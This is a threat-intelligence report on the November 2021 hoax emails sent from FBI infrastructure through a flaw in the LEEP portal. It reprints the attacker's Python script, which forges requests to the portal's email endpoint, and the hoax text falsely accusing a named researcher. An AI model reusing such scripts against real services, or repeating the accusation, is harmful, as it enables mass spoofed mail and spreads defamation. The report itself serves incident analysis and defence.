cybersecurity associates

FBI Email Server Compromise

Dated: 16th November 2021

By Tamzin Greenfield


This report contains research carried out by CSA analysts to outline the subject threat to the reader. It highlights information about a current threat with a large scale of impact.

Private and confidential

Summary

First reported publicly by Spamhaus on the 13th November 2021, a genuine FBI/DHS email address was observed mass-sending emails to thousands of addresses scraped from a breached database.

The two waves of emails – starting at 5:00 AM UTC, with the second wave just over two hours later - purported that the recipient was a victim of a data exfiltration attack. Notably, the security researcher Vinny Troia was named in the email as the malicious actor responsible for the attack. In truth, no attack had taken place, and the email was a hoax.



Hoax email received from the genuine FBI address.

Hoax Email

Originally believed to be a case of spoofed sender address, the reported emails were discovered to originate from genuine FBI infrastructure. The FBI has not officially named the responsible threat group, and it appears to have taken advantage of a software vulnerability within the FBI network.

A hacking entity known as Pompompurin contacted security researcher Brian Krebs during the attack to mock him specifically as the second wave of emails was released. When investigated, these also came from inside the FBI network, corresponding specifically to the Criminal Justice Information Services division, used to manage several national crime systems for jails, prosecutors, courts, and probation services. The hacking entity continued to contact Brian Krebs, describing the vulnerability as based in the Law Enforcement Enterprise Portal (LEEP), an online gateway for law-related entities to access internal resources.

The LEEP portal.

Before the attack, the LEEP portal allowed for anyone to apply for an account on the site, with the only verified input being the user's contact email, to which a One-Time Passcode is sent. Whilst usually an important step for establishing a contact email and account security on a login portal, the way the page was coded meant that the OTP sent to the user could be seen via the network traffic.

Pompompurin was then able to send themselves an email from the FBI account by editing the browser request, modifying the subject and contents of the email. This took advantage of the confirmation code being generated client-side, then sent from the user's browser. That means that the post request would include parameters including the email subject, and body content. This was further exploited with an automated script replacing the message subject and body and sending the message to thousands of email addresses unrelated to the FBI or LEEP networks.

```
def get(email):
    try:
        cookies = {
            'AMWEBJCT!%2FCJISEAI!JSESSIONID': '0001Hw_1R7i8-G0brmZwO9RRfoz:36PLNSQIA4',
            'PD_STATEFUL_f4321dea-ccb8-11e0-a1de-005056f3340': '%2FCJISEAI',
            'IV_JCT': '%2Fforms',
            'PD_STATEFUL_e38ea5d0-1a9c-11eb-9e83-005056b7af2d': '%2Fforms',
        }

        headers = {
            'Accept': 'application/json,text/*;q="0.9"',
            'Accept-Language': 'en-US,en;q=0.5',
            'X-Requested-With': 'XMLHttpRequest',
            'Content-Type': 'application/json',
            'Origin': 'https://www.cjis.gov',
            'Connection': 'keep-alive',
            'Sec-Fetch-Dest': 'empty',
            'Sec-Fetch-Mode': 'cors',
            'Sec-Fetch-Site': 'same-origin',
        }

        data = '{"metadata":null,"payload":{"To":"'+email+'","Subject":"Urgent: Threat actor in systems","TextContent":"Our intelligence monitoring indicates
        exfiltration of several of your virtualized clusters in a sophisticated chain attack. We tried to blackhole the transit nodes used by this advanced
        persistent threat actor, however there is a huge chance he will modify his attack with fastflux technologies, which he proxies trough multiple global
        accelerators. We identified the threat actor to be Vinny Troia, whom is believed to be affiliated with the extortion gang TheDarkOverlord, We highly
        recommend you to check your systems and IDS monitoring. Beware this threat actor is currently working under inspection of the NCCIC, as we are dependent o
        some of his intelligence research we can not interfere physically within 4 hours, which could be enough time to cause severe damage to your
        infrastructure.   \\nStay safe,\\nU.S. Department of Homeland Security | Cyber Threat Detection and Analysis | Network Analysis
        Group"},"callerInfo":{"publishMode":"full"}}'


        response = requests.post('https://www.cjis.gov/forms/anon/org/services/Send-Email/call?nl=en&tzOffset=-18000&tzID=America%2FNew_York', headers=headers,
        cookies=cookies, data=data)
```

The script used to mass-send the hoax email.

Motivations for the Attack

There appears to have been two main motivations for this attack. The hacking entity claiming responsibility, Pompompurin, have stated that it was done to point out a security flaw on the FBI's website.

They state that they are aware of the potential damage scope should this exploit have been used by a threat actor with malicious intent, and that they believed that no hackers with intent to disclose vulnerabilities would have even considered testing vulnerabilities against the site due to the FBI's reputation. The group pointed out a warning given to visitors of the LEEP page – that unauthorised or improper use may result in civil and criminal penalties.

However, there is likely another motivation for the attack – an attempt to defame Vinny Troia. Vinny Troia is the founder of multiple dark web intelligence companies and has been a target of many attempts to damage his reputation. It appears as though Pompompurin has attempted to defame Troia before, and even sends direct messages to Troia before attacks – such as a prior attempt to publish a blog on the National Center for Missing and Exploited Children's webpage falsely outing Troia as a sexual predator.

Direct message sent to Vinny Troia before the attack.

It appears likely that Pompompurin was aware their identity would be revealed by Troia and attempted to precipitate this by claiming ownership of the hack to Brian Krebs and disguising it as a way of raising awareness of vulnerabilities on the FBI portal. This feud likely started due to the ideological differences between Christopher Meunier (the hacker tentatively identified to be Pompompurin) and Vinny Troia, and the FBI vulnerability was simply an easy way to discredit Troia's reputation on a multi-national scale with a large impact, not necessarily an attack against the FBI or Law Enforcement themselves.

Impact

At this time, the FBI have confirmed that no access or attempts were made to compromise, modify, or exfiltrate any data or personally identifiable information hosted on the FBI network.

They state that the vulnerability has since been remediated, and partners of the LEEP service have been warned against the hoax emails.

The impact on Vinny Troia's reputation remains unknown. It appears, due to the timing of the Krebs interview, the hoax email has been disregarded, and that most recipients may not even know who Vinny Troia is.

Remediation Actions

Ensure that One Time Passcodes are used responsibly and correctly. An OTP upon authentication can ensure a high level of security on a network, but they should always be randomised and unique. One Time Passcodes should never be hardcoded into a website or publicly available online – this can allow hackers to create or access accounts within the network, as utilised by Pompompurin.

User awareness training on spoofed email addresses will ensure that users are aware of the sophisticated ways that malicious actors can get away with modifying the addresses to make an email look as if it is internal or genuine. Being able to discern what makes a genuine or a spoofed email will allow users prerogative to judge if an email is malicious without needing to contact an IT or Security team.

Despite not having intent to distribute malware with the spoofed emails, Pompompurin knew that the recipients would trust information they were sure came from the FBI. Users should know how to perform due diligence on their emails to reduce the likelihood of falling for an email exploit.

Conclusion

As the threat actor in this instance did not exploit the vulnerability for the purpose of deploying malicious software, the main takeaway is to always be considerate of why a user might receive an email. Pompompurin relied on a previously breached database of emails to mass send these emails, they were not targeted attacks, and were unlikely to be expected emails.

Users should always be aware of the source of an email, but should a hacker compromise a server and address such as in this instance, good faith investigation should be used. Hackers exploit mail servers and public facing logon portals very often, as mail servers are often outdated and are not patched against vulnerabilities. In some cases, such as the ProxyLogon (CVE-2021-26855) exploits were utilised to access an email server to both contact internal users and establish a foothold in a domain. The LEEP page used out of date code, that didn't comply with the recommended security standards – and it is likely that an actor with more malicious intent could have exploited this further, particularly to take advantage of internal spear phishing. If a user or shared inbox should not have received an email, or were not expecting it, it should be considered a "lost", or misdirected email – and in the worst case, it should be treated as potentially malicious.